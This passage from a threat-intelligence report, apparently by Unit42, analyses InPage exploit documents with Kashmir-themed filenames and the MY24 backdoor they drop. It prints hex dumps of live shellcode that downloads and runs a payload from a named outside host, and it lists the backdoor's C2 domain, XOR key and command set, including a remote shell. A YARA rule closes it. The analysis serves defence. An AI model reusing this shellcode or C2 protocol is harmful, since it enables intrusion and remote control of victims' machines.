
In the above example, the ‘b’ parameter is the victim identifier, and the ‘f’ parameter is the string of ‘malware.exe’ after it has been base64-encoded and hex-encoded. This request alerts the attack that the hypothetical payload of ‘malware.exe’ has been run.

Tehreek-E-Kashmir Mujahaid List.inp

We identified this malicious InPage document as having the following attributes:

SHA256	3e410397955d5a127182d69e019dbc8bbffeee864cd9c96e577c9c13f05a232f
Original Filename	Tehreek-E-Kashmir Mujahaid List.inp

Unfortunately, no decoy document was included with this exploit file. However, the filename provides clues as to the context that may have been present when this file was delivered to the intended recipient. The phrase ‘Tehreek-E-Kashmir’ is most likely related to the conflict in the Kashmir region of India. Additionally, the term ‘Mujahaid’ may be a misspelling of the word ‘Mujahid’, a term used to describe an individual engaged in Jihad.
This particular InPage shellcode looks to be near identical to the two others previously discussed, however, it appears as though the attackers simply partially overwrote the original shellcode that was present to substitute their own. This results in the shellcode acting as a downloader, instead of loading an embedded payload. We can see the modifications visually in the following image:



Tehreek-E-Kashmir Mujahaid List.inp

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
3:43F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:4400h: 4C 75 4E 64 4C 75 4E 64 90 90 90 90 90 90 90 90  LuNdLuNd........
3:4410h: 90 90 90 90 90 90 90 90 31 C9 64 8B 79 30 8B 7F  ........1Éd‹y0‹.
3:4420h: 0C 8B 7F 1C 8B 5F 08 8B 77 20 8B 3F 80 7E 0C 33  .‹..‹_.‹w ‹?€~.3
3:4430h: 75 F2 89 DF 03 7B 3C 8B 57 78 01 DA 8B 7A 20 01  uò‰ß.{<‹Wx.Ú‹z .
3:4440h: DF 89 C9 8B 34 8F 01 DE 41 81 3E 47 65 74 50 75  ß‰É‹4..ÞA.>GetPu
3:4450h: F2 81 7E 08 64 64 72 65 75 E9 8B 7A 24 01 DF 66  ò.~.ddreué‹z$.ßf
3:4460h: 8B 0C 4F 8B 7A 1C 01 DF 8B 7C 8F FC 01 DF 31 C0  ‹.O‹z..ß‹|.ü.ß1À
3:4470h: E8 08 00 00 00 57 69 6E 45 78 65 63 00 53 FF D7  è....WinExec.Sÿ×
3:4480h: E8 15 00 00 00 63 6D 64 20 2F 63 20 6D 6B 64 69  è....cmd /c mkdi
3:4490h: 72 20 43 3A 5C 57 69 6E 73 00 FF D0 31 C9 51 68  r C:\Wins.ÿÐ1ÉQh
3:44A0h: 61 72 79 41 68 4C 69 62 72 68 4C 6F 61 64 54 53  aryAhLibrhLoadTS
3:44B0h: FF D7 83 C4 0C 59 50 51 66 B9 6C 6C 51 68 6F 6E  ÿ×ƒÄ.YPQf¹llQhon
3:44C0h: 2E 64 68 75 72 6C 6D 54 FF D0 83 C4 10 E8 13 00  .dhurlmTÿÐƒÄ.è..
3:44D0h: 00 00 55 52 4C 44 6F 77 6E 6C 6F 61 64 54 6F 46  ..URLDownloadToF
3:44E0h: 69 6C 65 41 00 50 FF D7 31 C9 51 51 E8 0C 00 00  ileA.Pÿ×1ÉQQè...
3:44F0h: 00 43 3A 5C 57 69 6E 73 5C 63 6E 68 00 E8 1E 00  .C:\Wins\cnh.è..
3:4500h: 00 00 68 74 74 70 3A 2F 2F 7A 6D 77 61 72 64 72  ..http://zmwardr
3:4510h: 6F 62 65 2E 63 6F 6D 2F 77 70 2D 73 69 67 6E 00  obe.com/wp-sign.
3:4520h: 51 FF D0 31 C0 E8 08 00 00 00 57 69 6E 45 78 65  QÿÐ1Àè....WinExe
3:4530h: 63 00 53 FF D7 E8 40 00 00 00 63 6D 64 20 2F 63  c.Sÿ×è@...cmd /c
3:4540h: 20 6D 6F 76 65 20 22 43 3A 5C 57 69 6E 73 5C 63   move "C:\Wins\c
3:4550h: 6E 68 22 20 22 43 3A 5C 57 69 6E 73 5C 63 6E 68  nh" "C:\Wins\cnh
3:4560h: 2E 65 78 65 22 20 26 20 22 43 3A 5C 57 69 6E 73  .exe" & "C:\Wins
3:4570h: 5C 63 6E 68 2E 65 78 65 22 00 FF D0 C3 CC CC CC  \cnh.exe".ÿÐÃÌÌÌ
3:4580h: CC CC CC CC 55 8B EC 83 7D 0C 00 75 1B 8B 45 10  ÌÌÌÌU‹ìƒ}..u.‹E.
3:4590h: 50 6A 00 8B 4D 08 8B 51 1C FF D2 50 8B 45 08 8B  Pj.‹M.‹Q.ÿÒP‹E.‹
3:45A0h: 48 18 FF D1 EB 1D EB 1B 8B 55 10 52 8B 45 0C 50  H.ÿÑë.ë.‹U.R‹E.P
3:45B0h: 6A 00 8B 4D 08 8B 51 1C FF D2 50 8B 45 08 8B 48  j.‹M.‹Q.ÿÒP‹E.‹H
3:45C0h: 14 FF D1 5D C3 CC CC CC CC CC CC CC CC CC CC CC  .ÿÑ]ÃÌÌÌÌÌÌÌÌÌÌÌ
```

Cyber Advisory No 91.inp

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
3:43E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:43F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:4400h: 4C 75 4E 64 4C 75 4E 64 90 90 90 90 90 90 90 90  LuNdLuNd........
3:4410h: 90 90 90 90 90 90 90 90 E8 FB 09 00 00 C3 CC CC  ........èû...ÃÌÌ
3:4420h: CC CC CC CC CC CC CC CC 55 8B EC 51 53 56 57 FF  ÌÌÌÌÌÌÌÌU‹ìQSVWÿ
3:4430h: 75 0C FF 75 08 E8 08 00 00 00 89 45 FC E9 B5 00  u.ÿu.è....‰Eüéµ.
3:4440h: 00 00 55 8B EC 53 56 57 51 64 FF 35 30 00 00 00  ..U‹ìSVWQdÿ50...
3:4450h: 58 8B 40 0C 8B 48 0C 8B 11 8B 41 30 6A 02 8B 7D  X‹@.‹H.‹.‹A0j.‹}
3:4460h: 08 57 50 E8 5B 00 00 00 85 C0 74 04 8B CA EB E7  .WPè[....…Àt.‹Êëç
3:4470h: 8B 41 18 50 8B 58 3C 03 C3 8B 58 78 58 50 03 D8  ‹A.P‹X<.Ã‹XxXP.Ø
3:4480h: 8B 4B 1C 8B 53 20 8B 5B 24 03 C8 03 D0 03 D8 8B  ‹K.‹S ‹[$.È.Ð.Ø‹
3:4490h: 32 58 50 03 F0 6A 01 FF 75 0C 56 E8 23 00 00 00  2XP.ðj.ÿu.Vè#...
3:44A0h: 85 C0 74 08 83 C2 04 83 C3 02 EB E3 58 33 D2 66  …Àt.ƒÂ.ƒÃ.ëãX3Òf
3:44B0h: 8B 13 C1 E2 02 03 CA 03 01 59 5F 5E 5B 8B E5 5D  ‹.Áâ..Ê..Y_^[‹å]
3:44C0h: C2 08 00 55 8B EC 51 53 52 33 C9 33 DB 33 D2 8B  Â..U‹ìQSR3É3Û3Ò‹
3:44D0h: 45 08 8A 10 80 CA 60 03 DA D1 E3 03 45 10 8A 08  E.Š.€Ê`.ÚÑã.E.Š.
3:44E0h: 84 C9 E0 EE 33 C0 8B 4D 0C 3B D9 74 01 40 5A 5B  „Éàî3À‹M.;Ùt.@Z[
3:44F0h: 59 8B E5 5D C2 0C 00 8B 45 FC 5F 5E 5B 8B E5 5D  Y‹å]Â..‹Eü_^[‹å]
3:4500h: C3 CC CC CC CC CC CC CC 55 8B EC 83 7D 0C 00 75  ÃÌÌÌÌÌÌÌU‹ìƒ}..u
3:4510h: 1B 8B 45 10 50 6A 00 8B 4D 08 8B 51 1C FF D2 50  .‹E.Pj.‹M.‹Q.ÿÒP
3:4520h: 8B 45 08 8B 48 18 FF D1 EB 1D EB 1B 8B 55 10 52  ‹E.‹H.ÿÑë.ë.‹U.R
3:4530h: 8B 45 0C 50 6A 00 8B 4D 08 8B 51 1C FF D2 50 8B  ‹E.Pj.‹M.‹Q.ÿÒP‹
3:4540h: 45 08 8B 48 14 FF D1 5D C3 CC CC CC CC CC CC CC  E.‹H.ÿÑ]ÃÌÌÌÌÌÌÌ
3:4550h: CC CC CC CC CC CC CC CC 55 8B EC 83 EC 14 8B 45  ÌÌÌÌÌÌÌÌU‹ìƒì.‹E
3:4560h: 14 8B 48 04 89 4D F0 8B 55 14 8B 02 8B 4D 14 8B  .‹H.‰Mð‹U.‹.‹M.‹
3:4570h: 11 0F B7 4A 14 8D 54 08 18 89 55 EC C7 45 FC 00  ..·J..T..‰UìÇEü.
3:4580h: 00 00 00 EB 12 8B 45 FC 83 C0 01 89 45 FC 8B 4D  ...ë.‹EüƒÀ.‰Eü‹M
3:4590h: EC 83 C1 28 89 4D EC 8B 55 14 8B 02 0F B7 48 06  ìƒÁ(‰Mì‹U.‹..·H.
3:45A0h: 39 4D FC 0F 8D A9 00 00 00 8B 55 EC 83 7A 10 00  9Mü..©...‹Uìƒz..
```

Output

/.../Tehreek-E-Kashmir Mujahaid List.inp vs. /Users/.../Cyber Advisory No 91.inp

Result	Address A	Size A	Address B	Size B
□ Match	0h	34418h	0h	34418h
□ Match	3457Ch	962h	34500h	962h
🟥 Difference	34418h	164h	34418h	E8h
🟨 Only in B			34E62h	1E0200h

Figure 9 Differences between InPage exploit documents

In the image above, the ‘Cyber Advisory No 91.inp’ exploit file has the large additional size, as it included the payload. The ‘Tehreek-E-Kashmir Mujahaid List.inp’ exploit file instead has removed this. However, original artifacts from the original shellcode are still present, including the function that loads Microsoft Windows API calls using the unique hashing algorithm.

The shellcode begins by iterating through the Process Environment Block (PEB), searching for a loaded module that has a ‘3’ in the 7th position. In other words, the shellcode uses a simple trick to search for kernel32.dll. It proceeds to iterate through kernel32’s functions, looking for the GetProcAddress function. In order to find this function it will compare the first four letters against ‘GetP’, and the third set of four letters against ‘ddre’.

The shellcode then gets the address of the WinExec function, which in turn is used to execute the following command:

```
cmd /c mkdir C:\Wins
```

It then performs the following:

1. Gets the address of the LoadLibraryA function
2. Loads the urlmon.dll library
3. Gets the address of the URLDownloadToFileA function

The shellcode then proceeds to make a request to the following URL and download the response to ‘C:\Wins\cnh’.

http://zmwardrobe[.]com/wp-sign

Finally, the shellcode will execute this downloaded file via a call to WinExec.
The response from this webserver returned a payload, that we have named MY24, with the following attributes:


SHA256	71b7de2e3a60803df1c3fdc46af4fd8cfb7c803a53c9a85f7311348f6f-f88cbe
Compile Timestamp	2017-05-18 05:26:54 UTC

It should also be noted that a malicious Microsoft Word document with the following properties was observed downloading and executing the same payload.

SHA256	3f1d3d02e7707b2bc686b5add875e1258c65a0-facd5cf8910ba0f321e230e17c
Original Filename	Las Vegas ISIS Claim Proof.doc
First Seen	2017-10-05 05:53:27

MY24 Analysis

This backdoor begins by decoding a series of embedded strings by adding 33 to each character. The following example within the Python interpreter demonstrates this:



```
>>> output = ""
>>> for c in "TRDQUDAKNF\rCCMR\rMDS":
...     output += chr(ord(c)+33)
...
>>> output
'userveblog.ddns.net'
>>> 
```

Figure 10 Example string decoding within Python interpreter

The malware proceeds to execute a function that is responsible for generating the following path:

%APPDATA%\Startup\wintasks.exe

However, this path is never used, leading us to believe that the malware author had the intention of copying the payload to this destination and likely setting persistence, but seemingly forgot to.

MY24 proceeds to spawn two timers where the functions are responsible for resolving the C2 domain of userveblog.ddns[.]net, as well as connecting to this domain.
Two new threads are then created—one for handling any data that is received from the connection to the C2 and one that is responsible for sending out data.
Finally, a function is called that is responsible for collecting information about the victim machine. The following information is collected:

- Version of Microsoft Windows
- Username
- Computer name

The MY24 instance expects to receive a command initially from the remote server of userveblog.ddns[.]net on port 9832. All communication is performed using raw sockets via a custom communication protocol. The packets received by the malware have the following format:





Figure 11 Received packet format for MY24 malware

All data received and sent by MY24 is encrypted using a 13-byte XOR key of “t6%9k$2Ri9ctv”. The data portion of the received command will include one of the following commands:

Received Command	Description
2000	Return victim information
2001	Get drive information
2002	List files
2004	Unknown
2005	Create file handle to append data
2006	Write appended data to previously created file handle
2007	Create file handle for reading data
2009	Read data from previously created file handle
2012	Spawn a shell of cmd.exe
2013	Interact with previously spawned shell
2015	Unknown
2016	Kill previously spawned shell

2019	List current process network communication on the victim machine
2021	Unknown
2022	Kill process
2023	Enumerate processes
2025	Unknown

Responses sometimes vary in size, but are primarily sent with a size of 9084 bytes. The author of this tool did not allocate proper buffer size when sending out the data, resulting in part of the stack being included in the response by the MY24 malware. Examples of commands being sent and received may be seen below. A custom server was written to interact with the MY24 malware, which is seen in the following image.



```
[->] Sending packet type of 2000
[<-] Common string:  'HOWDY'
[<-] Response type:  2000
'WIN-LJLV2NKIOKP|Windows 7 Ultimate|Josh Grunzweig|C:\\Users\\Josh Grunzweig\\Desktop\\71b7de2e3a60803df1c3fdc46af4fd8cfb7c803a53c9a85f7311348f6ff88cbe.exe|P|24.0*\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00[TRUNCATED]'

[->] Sending packet type of 2001
[<-] Common string:  'HOWDY'
[<-] Response type:  2001
'C:\\|D:\\|\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00[TRUNCATED]'

[->] Sending packet type of 2002
[<-] Common string:  'HOWDY'
[<-] Response type:  2002
'<>$Recycle.Bin?:<>4ef9818cde82b0057d30bf615df856?:><autoexec.bat?:24?:13/7/2009 20:4?:<>Boot?:><bootmgr?:399860?:31/10/2016 13:33?:><BOOTSECT.BAK?:8192?:26/3/2015 10:35?:<>choicebnlkv?:<>choicecjkst?:<
>choiceeclsl?:<>choicegdpdn?:<>choicehvyv?:<>choicejnpxn?:<>choicekphs?:<>choicelwms?:<>choi[TRUNCATED]'
```

Figure 12 Interacting with MY24 backdoor

Conclusion

While documents designed to exploit the InPage software are rare, they are not new – however in recent weeks Unit42 has observed numerous InPage exploits leveraging similar shellcode, suggesting continued use of the exploit previously discussed by Kaspersky.

The decoy documents dropped suggest that the targets are likely to be politically or militarily motivated, with subjects such as Intelligence reports and political situations being used as lure documents. The variety of malware payloads dropped suggests the attackers behind these attacks have a reasonable development resource behind them and Unit42 continues to observe new versions of these malware families being created.

Palo Alto Networks customers are protected against these threats in a number of ways:

- All domains observed in these malware families have been flagged as malicious.
- All payloads are appropriately categorized as malicious within the WildFire platform and blocked by Traps.
- The payloads witnessed have been tagged in AutoFocus as Confucius_B, MY24, and BioData for continued tracking and observation.

Appendix

YARA Rules

```
rule InPageShellcodeHashing
{
strings:
$hashingFunction = {55 8B EC 51 53 52 33 C9 33 DB 33 D2 8B 45 08 8A 10 80 CA
60 03 DA D1 E3 03 45 10 8A 08 84 C9 E0 EE 33 C0 8B 4D 0C 3B D9 74 01 40 5A 5B
59 8B E5 5D C2 0C 00}
condition:
$hashingFunction
}
```